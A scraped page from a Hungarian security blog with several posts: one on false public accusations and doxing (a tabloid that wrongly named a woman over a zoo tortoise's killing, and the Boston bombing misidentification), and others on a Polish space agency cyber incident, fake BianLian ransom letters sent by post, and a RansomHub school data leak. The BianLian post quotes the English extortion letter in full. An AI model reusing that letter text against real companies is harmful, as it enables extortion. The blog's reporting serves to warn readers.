Mint a Blikk is beszámolt róla, szerda délután egy ismeretlen elkövető kockakővel ütötte agyon a Fővárosi Állat- és Növénykert egyik görög teknősét. Az állatot a gondozók a zárás előtti állományszemle idején találták meg. Az állat páncélja szanaszét volt törve, kétujjnyi vastag szétnyílások voltak rajta, és a belső szervei is nagyon súlyosan megsérültek, hihetetlen fájdalmakat élhetett át – tudta meg az Origo. A sérülései olyan súlyosak voltak, hogy az állatorvosok már nem tudtak segíteni rajta, így a teknős elaltatása mellett döntöttek.

Exkluzív: lesz [redacted] a személyiségi jogait! Ő a teknős gyilkosa

2019.06.14. 33

Minket nem érdekel a teknős gyilkos személyiségi joga! Ilyennek nincsen! Ezért bemutatjuk 28 éves ózdi [redacted] Adélt. Pont.

Ő az.

Ez ugyanis bármelyik országban megtörténhet és sajnos meg is történik, így hazánkban is voltak címlapokra kerülő esetek, ráadásul többször ártatlan áldozatokkal. **Egy régi esetet veszünk most elő példaként, amikor 2019. júniusában** valaki a Budapesti Állatkertben olyan súlyosan bántalmazott egy görög teknőst, hogy a sérülései miatt az állatorvosok végül az elaltatása mellett döntöttek. Az online sajtóban több helyen is foglalkoztak a szomorú és felháborító esettel, ezeknél például a biztonsági kamerák felvételeit is leközölték.

Azonban egy másik portálon tévesen beazonosítottak egy ártatlan nőt, és ott egy cikkben fényképpel, névvel megszégyenítve legyilkosozták. Nem sokkal később, amikor rájöttek saját tévedésükre, gyorsan visszavonták a cikket és elnézést kértek. De a közelmúltban, 2024. nyarán is írtak az úgynevezett Motherless incidensről, amelyben magyar nők is érintve, fenyegetve voltak a közösségi oldalaikról átemelt képeik kapcsán.

Ebben a téves vád műfajban talán az volt a leghíresebb nemzetközi eset, amikor a 2013. április 15-én tartott bostoni maratonfutáson terrormerénylet történt: az elkövető egy hátizsákba rejtett pokolgéppel robbantott a zsúfolt tömegben. **Egy hamis információ nyomán elindult egy virtuális embervadászat a Facebookon, a Twitteren és a Redditen, amiben tévesen az akkor 22 éves Sunil Triphati hindu egyetemi hallgató fényképét közölve zajlott a keresés az állítólagos elkövető után.**

Az ártatlan család eközben több száz fenyegető és iszlámellenes üzenetet kapott, éjszakai telefonhívásokkal zaklatták őket és csak utólag derült ki, hogy az egyetemista fiú egyéb okok miatt már márciusban öngyilkos lett. A bombamerényletet pedig valójában a csecsen származású Tamerlan és Dzsohar Carnajev testvérpár követte el.

Szólj hozzá!
Címkék: média fenyegetés online oldal hamis közösségi téves vád hajsza megszégyenítés doxing adatszivárogtatás


Ajánlott bejegyzések:

Szemetelnek, szemetelnek...

Virtuális emberrablás II.

Adatrablás az óvodában

Az egészségügyet még a ransomware is húzza



Jó munkás emberek veszélyben

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz







Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Harmadik típusú találkozás a ransomware-rel

2025. március 04. 11:28 - Csizmazia Darab István [Rambo]

A Lengyel Űrügynökség (POLSA) jelenleg egy közelebbről nem részletezett kiberbiztonsági incidenssel foglalkozik - erősítette meg a szervezet vasárnap a hivatalos X- ókján keresztül.

A reagálás kifejezetten szűkszavú volt, lekapcsolták a rendszereiket a netről, azonnali vizsgálatot indítottak, és elkezdték kideríteni, milyen adatok kerülhettek veszélybe, kik lehettek az elkövetők, és hogyan sikerült behatolniuk az illetéktelen támadóknak.


A bejelentés szerint a POLSA érintett számítógépes rendszereit biztonságba helyezték - jelentsen ez itt bármit. Mindeközben **a helyi kiberbiztonsági incidens reagáló csoportot (CSIRT) is bevonták a nyomozásba.**

Folyamatosan dolgoznak a helyreállításon, és a fenti tipikus szóhasználat alapján **gyaníthatóan valamiféle ransomware incidensről lehet szó, bár ennek részletei egyelőre nem ismertek. Mivel Lengyelország katonailag aktívan támogatja a megtámadott Ukrajnát, helyi források azt gyanítják, hogy ez a támadás Oroszországhoz köthető.**

A lengyel kibervédelmi erők szerint **2024. folyamán már igen meredeken nőtt a kibertámadások száma, ennek mértéke annyira magas volt, hogy az egyik legtöbbet támadott ország lettek. Hetente több, mint 1000 ilyet hajtottak végre különféle lengyel szervezetek ellen.**

Világszerte láthatjuk a különböző országok űrügynökségeket és a műholdas infrastruktúrákat célzó kiberfenyegetések emelkedő tendenciáját, aminek az az oka, hogy egyre inkább függünk a műholdas kommunikációtól, a GPS-rendszerektől és az űralapú technológiáktól. Emiatt pedig a kiberbűnözők és az ellenséges nemzetállamok egyre inkább az űrrel kapcsolatos szervezetek erőteljes támadására összpontosítanak.

A mostani incidens összefüggésben lehet azzal, hogy Krzysztof Gawkowski lengyel miniszterelnök-helyettes február 25-én megerősítette, hogy Lengyelország újabb 5000 Starlink terminált rendelt Ukrajnának, a korábbi 2022. óta rendelt 20 ezer mellé.




A leggyakoribb formája ezeknek az állami hivatalokat, és űrügynökségeket is célba vevő támadásoknak az doxing-gal kombinált **zsarolóvírus, ahol a kémkedés és adatlopás ugyanolyan fontos hangsúlyt kap, mint a műholdakat irányító földi létesítmények megzavarása, szabotázsszerű szándékos károsítása vagy működésének hosszabb-rövidebb ideig történő akadályozása.**


Ezek a szervezetek kiemelten ki vannak téve a testre szabott social engineering támadásoknak, illetve az itt dolgozó privilegizált hozzáféréssel rendelkező alkalmazottak pedig a célzott, nomhangolt adathalász kísérleteknek.

Szólj hozzá!
Címkék: lengyelország műhold adatlopás irányítás ransomware űrügynökség kibertámadás starlink polsa

Ajánlott bejegyzések:



[Az élet szép, de a Life360-nak vannak gondjai]



[Ransomware a nyomkövető rendszerben]

[Sör és Jaguár]

[Az AI ahol tud, segít]

[Az egészségügyet még a ransomware is húzza]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


A postás néha kétszer csenget

2025. március 06. 11:24 - Csizmazia Darab István [Rambo]

Biztosan nem az első false ag kibercsalás ez az online térben, de a módszer mindenesetre újszerű. **Akár van valós incidens, amit egy tényleges ransomware csoport követett el, akár nincs, a kérdés: lehet-e ebből valamiféle trükkös csalással hasznot húznia egy harmadik félnek?**


Fogd meg a söröm, vagy valami hasonlót mondhattak egymásnak **azok a bűnözők, akik más tollával ékeskedve igyekeztek pénzhez jutni.** Kicsit az albán vírus stílusához is hasonlít, de **mindenesetre az offline térbe mélyen visszanyúlva retróznak az új szereplők az akciójukkal**.

Az elkövetők ezúttal a BianLian zsarolóvírus-csoport nevében küldenek hamis váltságdíj-követeléseket hagyományos postai úton különböző amerikai cégek vezetőinek. Jól lejáratva ezzel az eredeti bűnözőket, foltot ejtve a becsületükön ;-)




A cikkben példaként említett esetekben a postai levelek a "BIANLIAN Group" feladóval érkeznek, és egy sürgős, azonnal elolvasandó bélyegző is szerepel a borítékon. A címzettek általában a cégek vezérigazgatói vagy más vezető beosztású tisztségviselői.

A levelet magát is testre szabják a bűnözők, például ha egészségügyi intézményt próbálnak zsarolni, akkor a szövegben bizalmas betegadatok és alkalmazotti információk kiszivárogtatásával fenyegetőznek, ha valamilyen gyártással kapcsolatos vállalat a címzett, ott vevői adatbázis, a rendelési információk, alkalmazotti béradatok, és az érzékeny technológiai dokumentációk nyilvánosságra hozatalát, ezek alvilági piactereken való értékesítését említik.




A Bleeping Computer beszámolója szerint az eddig megismert levelekben változó, **250 és 500 ezer dollár közötti összegű váltságdíjat követeltek Bitcoin formájában, amit állításuk szerint 10 napon belül kellene kifizetnie az áldozatoknak, ha el akarják kerülni az ellopott adatok állítólagos nyilvánosságra hozatalát.**

A zsarolást azzal igyekeznek hihetőbbé tenni, hogy **azt állítják a BianLian már nem tárgyal közvetlenül az áldozatokkal, és mellékelik a ransomware csoport darknetes Tor kiszivárogtató oldalának linkjét is**. Arra is felhívják a gyelmet, hogy az áldozatok ne forduljanak a hatóságokhoz, mert ők érdemi segítség helyett úgyis csak lebeszélnék őket a zetésről.



A szakértők véleménye szerint ezek a hamis követelések csak a megfélemlítésre és a haszonszerzésre szolgálnak, amihez **a csalók mellékelnek egy saját frissen generált Bitcoin címet és egy egyedi QR-kódot is a fizetéshez**. Az eddig megkörnyékezett cégeknél nem volt jele tényleges adatlopásnak vagy rendszerfeltörésnek.

A csalási módszer annyiban tekinthető újszerűnek, hogy **a korábbi ransomware incidenseknél előforduló e-mailes vagy telefonos nyomásgyakorlás helyett ezúttal papír alapú postai úton fenyegetnek, és itt nem valódi elkövetők, hanem csak ismeretlen csalók próbálkoznak a zavarosban halászni.**



Dear [REDACTED]

I regret to inform you that we have gained access to [REDACTED] systems and over the past several weeks have exported thousands of data files, including customer order and contact information, employee information with IDs, SSNs, payroll reports, and other sensitive HR documents, company financial documents, legal documents, investor and shareholder information, invoices, and tax documents.

How did this happen?

Your network is insecure and we were able to gain access and intercept your network traffic, leverage your personal email address, passwords, online accounts and other information to social engineer our way into [REDACTED] systems via your home network with the help of another employee. If you follow our instructions below, we will provide you with the exact details of how we gained access, and how to protect your home network and company from falling prey to this kind of attack in the future.

What do we want?

We require [REDACTED] in Bitcoin paid to the address below within 10 days of receipt of this letter. If you do as we say, we will permanently destroy all data in our possession and will send you a follow-up letter detailing exactly how we were able to access your system, after which you will never hear from us again.

If you do not comply, all of [REDACTED] sensitive data will be published to our TOR darknet sites, sent to all interested supervisory organizations and the media, distributed via email to all your investors, partners, customers, employees, and other relevant parties, and you can expect collective lawsuits as we will invite various law firms to take up a group case.

Emlékezetes lehet, hogy **korábban valódi ransomware bűnözők is próbálkoztak már a cégek vezetőit közvetlenül telefonos fenyegetésekkel váltságdíj fizetésre bírni.** Azokban az esetekben a Cl0p banda próbált sokszor blöffölni, **ahol a fájlok klasszikus letitkosítása mellett valójában időnként nem is történt adatlopás, de arra számítottak, hogy a megijedt ügyfél emiatt végül mégis a fizetés mellett dönt majd.**

Legyünk tehát éberek, ne dőljünk be ezeknek a fenyegetéseknek, és képezzük folyamatosan a munkatársainkat, hogy megismerjék az egyre újabb trükköket.

Szólj hozzá!
Címkék: posta levél csalás átverés zsarolás váltságdíj ransomware cégvezetők zsarolóvírus bianlian false ag

Ajánlott bejegyzések:




[A kriptobevételek felett az égbolt felhőtlen]

[Virtuális emberrablás II.]

[Riválisok]

[Újabb rombolás brit kórházakban]

[Jöhet-e QR kódos átverés postai papír levélben?]



[Jöhet-e QR kódos átverés postai papír levélben?]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Van rosszabb a hamis iskolai bombariadónál


2025. március 11. 13:23 - Csizmazia Darab István [Rambo]

2025. januárban több száz magyar budapesti és vidéki iskolában volt bombafenyegetés, ezeket ismeretlenek küldték magyar nyelven, e-mail formájában. **Minden helyszínen hosszabb-rövidebb időre leállt az oktatás, el kellett hagyni az épületeket, ám az átvizsgálások után megállapították, hogy szerencsére valódi robbanószerkezetek sehol nem voltak**, és sérülés sem keletkezett.

Az előző éveben többek közt Bulgária, Lettország, Litvánia, Görögország, és Szlovákia volt érintett hasonló, iszlamista szövegezésű fenyegetésekben, ahol vélhetően szintén csak a rendzavarás és káoszteremtés lehetett az elkövetők fő célja.


Az egészségügyi intézmények elleni ransomware támadások mellett **sajnos nagyon gyakoriak lettek az oktatási intézményeket célzó incidensek is. Legutóbb idén januárban kaptunk hírt arról, hogy egy brit középiskolában voltak kénytelenek átmenetileg visszatérni az online oktatáshoz**, mert az iskola informatikai rendszere és telefonközpontja zsarolóvírus miatt leállt.

És a sorozat sajnos egyre folytatódik, **ezúttal egy elit bronxi magániskola volt az áldozat**. [Még 2025. februárjában a RansomHub kiberbűnözői csoport behatolt a Riverdale Country School rendszereibe, és onnan hatalmas mennyiségű személyes adatot lopott el](#).



A bűnözők ezután visszaszámláló órát tettek közzé a darknet oldalukon, **majd azzal fenyegetőztek, hogy nyilvánosságra hozzák az információkat, ha váltságdíj-követeléseiket nem teljesítik.**

Az iskola kiberbiztonsági szakértőkkel egyeztetve úgy döntött, nem fizeti ki a pénzt. Az váltságdíj pontos összege nem volt ismert.



A határidő lejárta után viszont a támadók 42 GB érzékeny információt töltöttek fel a netre, többek közt hallgatók, oktatók és a szülők személyes adatait, pontos elérhetőségeket, részletes egészségügyi információkat. Az oktatási intézményekben gyakran hatalmas mennyiségű személyes információt tárolnak nem a legideálisabb körülmények között.

A publikus honlapon március 9-ig több mint 5000 ember tekintette meg ezeket a bosszúból kiszivárogtatott adatokat.

Szólj hozzá!
Címkék: oktatás usa country iskola school váltságdíj kiszivárogtatás ransomware zsarolóvírus riverdale doxing ransomhub

Ajánlott bejegyzések:

Már a csalókban sem lehet bízni -

Érzékeny, érzékenyebb,


Újabb rombolás brit kórházakban

100 millió ember

[miért lehetett bármikor?]

[még érzékenyebb]

[egészségügyi adata hoppszi]



[Senki többet harmadszor?]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

